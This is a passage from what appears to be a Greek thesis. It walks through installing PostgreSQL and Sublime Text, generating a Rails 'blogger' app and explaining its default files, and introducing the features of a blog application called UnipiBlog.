Εικόνα 51: Δημιουργία χρήστη στην PostgreSQL

Στη συνέχεια θα εισέλθουμε στην κονσόλα της PostgreSQL για να εισάγουμε ένα κωδικό πρόσβασης για τον χρήστη που δημιουργήσαμε:

```
rails@server:~$ sudo -u postgres psql
```

Εικόνα 52: Είσοδος στην κονσόλα της PostgreSQL

Δημιουργούμε κωδικό πρόσβασης για τον χρήστη:

```
postgres=# \password UnipiBlog
Enter new password:
Enter it again:
```

Εικόνα 53: Δημιουργία κωδικού χρήστη

5.1.6 Εγκατάσταση Sublime

Για την συγγραφή κώδικα στο εργαστηριακό περιβάλλον θα χρησιμοποιήσουμε ως text editor το **Sublime 3**. Για την εγκατάσταση του πραγματοποιούμε πρόσβαση στην αρχική σελίδα **www.sublimetext.com** και επιλέγουμε install for Linux:

Εικόνα 54: Αρχική σελίδα sublimetext

Στη συνέχεια εγκαθιστούμε το κλειδί **gpg** για το sublime πληκτρολογώντας την ακόλουθη εντολή:

```
wget -q0 - https://download.sublimetext.com/sublimehq-pub.gpg | sudo apt-key add -
```

Εικόνα 55: Εγκατάσταση gpg key για το sublime [48]

Ρυθμίζουμε τον διαχειριστή πακέτων **apt** ώστε να χρησιμοποιεί ασφαλή σύνδεση https:

```
sudo apt-get install apt-transport-https
```

Εικόνα 56: Ασφαλή σύνδεση για τον διαχειριστή πακέτων apt [48]

Επιλέγουμε το κανάλι που θα χρησιμοποιήσουμε για να ‘’κατεβάσουμε’’ τα απαραίτητα αρχεία για την εγκατάσταση:

```
echo "deb https://download.sublimetext.com/ apt/stable/" | sudo tee /etc/apt/sources.list.d
/sublime-text.list
```

Εικόνα 57: Επιλογή καναλιού για το ¨κατέβασμα” των αρχείων του sublime [48]

Εγκατάσταση του sublime text editor:

```
sudo apt-get update
sudo apt-get install sublime-text
```

Εικόνα 58: Εγκατάσταση του sublime [48]

Τέλος μπορούμε να ανοίξουμε τον sublime text editor πληκτρολογώντας στην εντολή **subl.** στο τερματικό του διακομιστή [48].

5.2 Δημιουργία διαδικτυακής εφαρμογής με χρήση του πλαισίου Rails

Στην παράγραφο αυτή θα δημιουργήσουμε μια διαδικτυακή εφαρμογή και θα παρουσιάσουμε αναλυτικά τις προεπιλεγμένες δυνατότητες που προσφέρει το προγραμματιστικό πλαίσιο Rails.

Αρχικά δημιουργούμε ένα φάκελο **my_projects** στην επιφάνεια εργασίας, στον οποίο θα αποθηκεύσουμε τα αρχεία του κώδικα. Πληκτρολογώντας την παρακάτω εντολή στο τερματικό δημιουργείται ένας φάκελος στην επιφάνεια εργασίας:

```
$ mkdir my_projects
```


Εικόνα 59: Δημιουργία φακέλου my_projects

Εντός του φακέλου my_projects που δημιουργήσαμε, σε ένα τερματικό πληκτρολογούμε την εντολή για να δημιουργήσουμε μια νέα εφαρμογή rails με την ονομασία **blogger**:

```
$ rails new blogger
```


Εικόνα 60: Εντολή δημιουργίας μια νέας εφαρμογής Rails

Η εκτέλεση της παραπάνω εντολής έχει σαν αποτέλεσμα τη δημιουργία ενός φακέλου με την ονομασία blogger μέσα στον φάκελο my_projects όπως φαίνεται στην παρακάτω εικόνα:



Εικόνα 61: Ο φάκελος της εφαρμογής blogger

Μέσα στον φάκελο blogger βρίσκονται όλα τα αρχεία της εφαρμογής που δημιουργήθηκαν:




Εικόνα 62: Αρχεία της εφαρμογής

Μέσα στον φάκελο **app** που δημιουργήθηκε περιέχονται τα αρχεία για τα Μοντέλα (models), την Εμφάνιση (views) και τους Ελεγκτές (controllers) της εφαρμογής.

5.2.1 Models

Τα Μοντέλα σε μια εφαρμογή Rails αναλαμβάνουν την σύνδεση των δεδομένων με την Εμφάνιση. Στην εφαρμογή που δημιουργήθηκε παραπάνω μέσα στον φάκελο models δημιουργήθηκε το αρχείο **application_record.rb** :



Εικόνα 63: Φάκελος models της εφαρμογής

Ο κώδικας του αρχείου application_record.rb φαίνεται στην παρακάτω εικόνα 73:

```
application_record.rb
1  class ApplicationRecord < ActiveRecord::Base
2    self.abstract_class = true
3  end
4
```

Εικόνα 64: Πηγαίος κώδικας του application_record.rb

Όπως βλέπουμε το συγκεκριμένο αρχείο περιέχει μια κλάση την **ApplicationRecord** που κληρονομεί από το **ActiveRecord.**

Μπορούμε να δημιουργήσουμε νέα μοντέλα στην εφαρμογή μας εισάγοντας την παρακάτω εντολή στο τερματικό του διακομιστή:

```
$ rails generate model Article
```

Εικόνα 65: Δημιουργία νέου model

5.2.2 Views

Η Εμφάνιση (view) σε μια εφαρμογή Rails περιέχει όλα τα αρχεία που αφορούν την εμφάνιση των δεδομένων στον φυλλομετρητή των χρηστών. Με την δημιουργία μιας καινούργιας εφαρμογής Rails δημιουργούνται αυτόματα κάποια αρχεία μέσα στον φάκελο **views** όπως φαίνεται και στην παρακάτω εικόνα:

Εικόνα 66: Φάκελος views της εφαρμογής

Το αρχείο που θα εμφανίσει την αρχική σελίδα της εφαρμογής που δημιουργήθηκε είναι το application.html.erb. Ο κώδικας του αρχείου φαίνεται παρακάτω:

application.html.erb

```
<!DOCTYPE html>
<html>
  <head>
    <title>Blogger</title>
    <%= csrf_meta_tags %>

    <%= stylesheet_link_tag    'application', media: '
        all', 'data-turbolinks-track': 'reload' %>
    <%= javascript_include_tag 'application', '
        data-turbolinks-track': 'reload' %>
  </head>

  <body>
    <%= yield %>
  </body>
</html>
```

Εικόνα 67: Το αρχείο application.html.erb

Όπως βλέπουμε το συγκεκριμένο αρχείο περιέχει κώδικα html με εμφωλευμένο κώδικα Ruby ώστε να παρουσιάζονται κάποια στοιχεία για την εφαρμογή στην αρχική σελίδα.

5.2.3 Controllers

Οι Ελεγκτές είναι εκείνο το τμήμα της εφαρμογής που παραλαμβάνει τις αιτήσεις των χρηστών και τις ταυτίζει με δεδομένα ενός Μοντέλου στέλνοντας τα στην Εμφάνιση ώστε να εμφανιστούν στον χρήστη.

Με την δημιουργία μιας νέας εφαρμογής Rails δημιουργούνται ένας Ελεγκτής όπως φαίνεται και στην παρακάτω εικόνα:

Εικόνα 68: Φάκελος controllers της εφαρμογής

Ο Ελεγκτής που δημιουργήθηκε είναι το αρχείο με την ονομασία **application_controller.rb** ο κώδικας του οποίου φαίνεται στην παρακάτω εικόνα:

application_controller.rb

```
class ApplicationController < ActionController::Base
  protect_from_forgery with: :exception
end

```

Εικόνα 69: Το αρχείο application_controller.rb

Όπως βλέπουμε ο ελεγκτής είναι μια κλάση της Ruby που «κληρονομεί» από το ActionController και έχει μεθόδους όπως οποιαδήποτε άλλη κλάση. Περιέχει από προεπιλογή την μέθοδο protect_from_forgery που εμποδίζει επιθέσεις CSRF.

Όταν ο δρομολογητής καθορίσει ποιος ελεγκτής και ποια ενέργεια (action) πρέπει να «τρέξει» τότε το Rails δημιουργεί ένα στιγμιότυπο αυτού του ελεγκτή και «τρέχει» τη μέθοδο που έχει το ίδιο όνομα με την ενέργεια.

5.2.4 GemFile

Στο αρχείο GemFile που δημιουργείται περιέχονται όλες τα **gem** που είναι απαραίτητα για την λειτουργία της εφαρμογής. Αυτά μπορεί να προέρχονται από δημόσιο ή ιδιωτικό αποθετήριο βιβλιοθηκών για την γλώσσα Ruby και το πλαίσιο Rails. Κάθε gem που θέλουμε να χρησιμοποιήσουμε πρέπει να δηλώνεται στο αρχείο GemFile.

Το περιεχόμενο του αρχείου φαίνεται στην εικόνα 70:

Gemfile

```
source 'https://rubygems.org'

git_source(:github) do |repo_name|
  repo_name = "#{repo_name}/#{repo_name}" unless repo_name.include?("/")
  "https://github.com/#{repo_name}.git"
end


# Bundle edge Rails instead: gem 'rails', github: 'rails/rails'
gem 'rails', '~> 5.1.4'
# Use sqlite3 as the database for Active Record
gem 'pg'
# Use Puma as the app server
gem 'puma', '~> 3.7'
# Use SCSS for stylesheets
gem 'sass-rails', '~> 5.0'
# Use Uglifier as compressor for JavaScript assets
gem 'uglifier', '>= 1.3.0'
# See https://github.com/rails/execjs#readme for more supported runtimes
# gem 'therubyracer', platforms: :ruby

# Use CoffeeScript for .coffee assets and views
gem 'coffee-rails', '~> 4.2'
# Turbolinks makes navigating your web application faster. Read more: https://github.com
gem 'turbolinks', '~> 5'
# Build JSON APIs with ease. Read more: https://github.com/rails/jbuilder
gem 'jbuilder', '~> 2.5'
# Use Redis adapter to run Action Cable in production
# gem 'redis', '~> 3.0'
# Use ActiveModel has_secure_password
# gem 'bcrypt', '~> 3.1.7'

# Use Capistrano for deployment
# gem 'capistrano-rails', group: :development
```

Εικόνα 70: Το αρχείο Gemfile της εφαρμογής

Για να εγκατασταθούν τα απαραίτητα gem για την εφαρμογή που δημιουργήθηκε θα πρέπει να εγκαταστήσουμε το gem **Bundler** και να εκτελέσουμε την εντολή **bundle** στο τερματικό του διακομιστή. Για την εγκατάσταση του bundler εκτελούμε την παρακάτω εντολή στο τερματικό του διακομιστή:

```
$ gem install bundler
```

Εικόνα 71: Εγκατάσταση του bundler [49]

Η συγκεκριμένη βιβλιοθήκη θα εγκαταστήσει όλα τα gem που αναφέρονται στο αρχείο Gemfile με βάση την έκδοση Ruby και Rails που έχουμε, όπως φαίνεται στην παρακάτω εικόνα εκτέλεσης της εντολής:

```
Fetching gem metadata from https://rubygems.org/....
Fetching gem metadata from https://rubygems.org/..
Resolving dependencies...
Fetching rake 12.1.0
Installing rake 12.1.0
Using concurrent-ruby 1.0.5
Using i18n 0.8.6
Using minitest 5.10.3
Using thread_safe 0.3.6
Using tzinfo 1.2.3
Using activesupport 5.1.4
Using builder 3.2.3
Using erubi 1.6.1
Fetching mini_portile2 2.3.0
Installing mini_portile2 2.3.0
Fetching nokogiri 1.8.1
Installing nokogiri 1.8.1 with native extensions
Using rails-dom-testing 2.0.3
Fetching crass 1.0.2
Installing crass 1.0.2
Fetching loofah 2.1.1
Installing loofah 2.1.1
Using rails-html-sanitizer 1.0.3
Using actionview 5.1.4
Using rack 2.0.3
Using rack-test 0.7.0
Using actionpack 5.1.4
Using nio4r 2.1.0
Using websocket-extensions 0.1.2
Using websocket-driver 0.6.5
Using actioncable 5.1.4
Using globalid 0.4.0
Using activejob 5.1.4
Using mime-types-data 3.2016.0521
Using mime-types 3.1
Using mail 2.6.6
Using actionmailer 5.1.4
Using activemodel 5.1.4
Using arel 8.0.0
Using activerecord 5.1.4
Using public_suffix 3.0.0
```

Εικόνα 72: Εκτέλεση της εντολής bundle

5.2.5 Εκκίνηση της εφαρμογής

Τώρα μπορούμε να εκκινήσουμε τον διακομιστή πληκτρολογώντας την παρακάτω εντολή στο τερματικό:

```
$ rails s
```


Στη συνέχεια γίνεται εκκίνηση του server puma:

```
=> Booting Puma
=> Rails 5.1.4 application starting in development
=> Run `rails server -h` for more startup options
Puma starting in single mode...
* Version 3.10.0 (ruby 2.4.0-p0), codename: Russell's Teapot
* Min threads: 5, max threads: 5
* Environment: development
* Listening on tcp://0.0.0.0:3000
```

Εικόνα 73: Εκκίνηση του Puma server

Όπως βλέπουμε και στην παραπάνω εικόνα ο διακομιστής είναι συνδεδεμένος με την θύρα **localhost:3000** (0.0.0.0:3000).

Ανοίγοντας τον φυλλομετρητή του Mac OS συστήματος που λειτουργεί ως πελάτης (client) στο εργαστηριακό περιβάλλον που έχουμε δημιουργήσει και πληκτρολογώντας την διεύθυνση **localhost:3000** εισερχόμαστε στην αρχική σελίδα της εφαρμογής όπως φαίνεται και στην παρακάτω εικόνα:




Εικόνα 74: Αρχική σελίδα της εφαρμογής

Όπως παρατηρούμε η αρχική σελίδα εμφανίζεται στον φυλλομετρητή δίνοντάς μας τα στοιχεία της έκδοσης Ruby που χρησιμοποιούμε και του πλαισίου Rails.

5.3 Λειτουργίες της διαδικτυακής εφαρμογής UnipiBlog

Σε αυτή την ενότητα θα προχωρήσουμε σε μια συνοπτική παρουσίαση των λειτουργιών της διαδικτυακής εφαρμογής **UnipiBlog** που δημιουργήθηκε για τις ανάγκες της παρούσας εργασίας.

Η εφαρμογή UnipiBlog αποτελεί ένα διαδικτυακό Blog στο οποίο οι χρήστες έχουν την δυνατότητα να γράφουν και να δημοσιεύουν άρθρα ή να διαβάζουν άρθρα άλλων χρηστών που έχουν δημοσιευθεί. Πληκτρολογώντας στο τερματικό την εντολή **rails s** μέσα από την τοποθεσία Desktop/my_projects/UnipiBlog όπου βρίσκεται εφαρμογή γίνεται εκκίνηση του Puma server. Στη συνέχεια πληκτρολογώντας στον φυλλομετρητή του client την διεύθυνση **localhost:3000** παρατηρούμε την αρχική σελίδα της εφαρμογής:




Εικόνα 75: Αρχική σελίδα της εφαρμογής UnipiBlog

Στις παραγράφους που ακολουθούν θα γίνει μια αναλυτική παρουσίαση των υπηρεσιών που προσφέρει στους χρήστες η εφαρμογή UnipiBlog.

5.3.1 Προβολή – αναζήτηση άρθρων


Μέσα από την εφαρμογή UnipiBlog παρέχεται η δυνατότητα σε όλους τους χρήστες (πιστοποιημένους ή μη) να δουν το σύνολο των άρθρων που έχουν δημοσιευθεί, όπως και να αναζητήσουν άρθρα με βάση την κατηγορία στην οποία ανήκουν. Επίσης ένας χρήστης έχει την δυνατότητα να δει λεπτομέρειες σχετικά με το άρθρο, όπως τον αρθρογράφο, το βιογραφικό του και να αναρτήσει σχόλια σχετικά με αυτό.

Στην παρακάτω φωτογραφία φαίνεται η δυνατότητα ενός χρήστη να έχει πρόσβαση στα στοιχεία του αρθρογράφου καθώς και η δυνατότητα του να αναρτά σχόλια για ένα άρθρο:



Εικόνα 76: Στοιχεία για τον αρθρογράφο


Για την δημιουργία της φόρμας σχολίων χρησιμοποιήθηκε το Disqus [50], που είναι μια έτοιμη φόρμα σχολίων και τοποθετήθηκε κάτω από τα στοιχεία του αρθρογράφου όπως φαίνεται παρακάτω:




Εικόνα 77: Φόρμα σχολίων για τους χρήστες της εφαρμογής

5.3.2 Λογαριασμοί χρηστών (εγγραφή σύνδεση αλλαγή στοιχείων)

Οι λογαριασμοί χρηστών δίνουν την δυνατότητα σε αυθεντικοποιημένους χρήστες να αποκτήσουν πρόσβαση σε περισσότερες υπηρεσίες που προσφέρει η εφαρμογή UnipiBlog. Ένας μη αυθεντικοποιημένος χρήστης έχει τη δυνατότητα δημιουργίας λογαριασμού όπως φαίνεται στις εικόνες 78 και 79 παρακάτω:

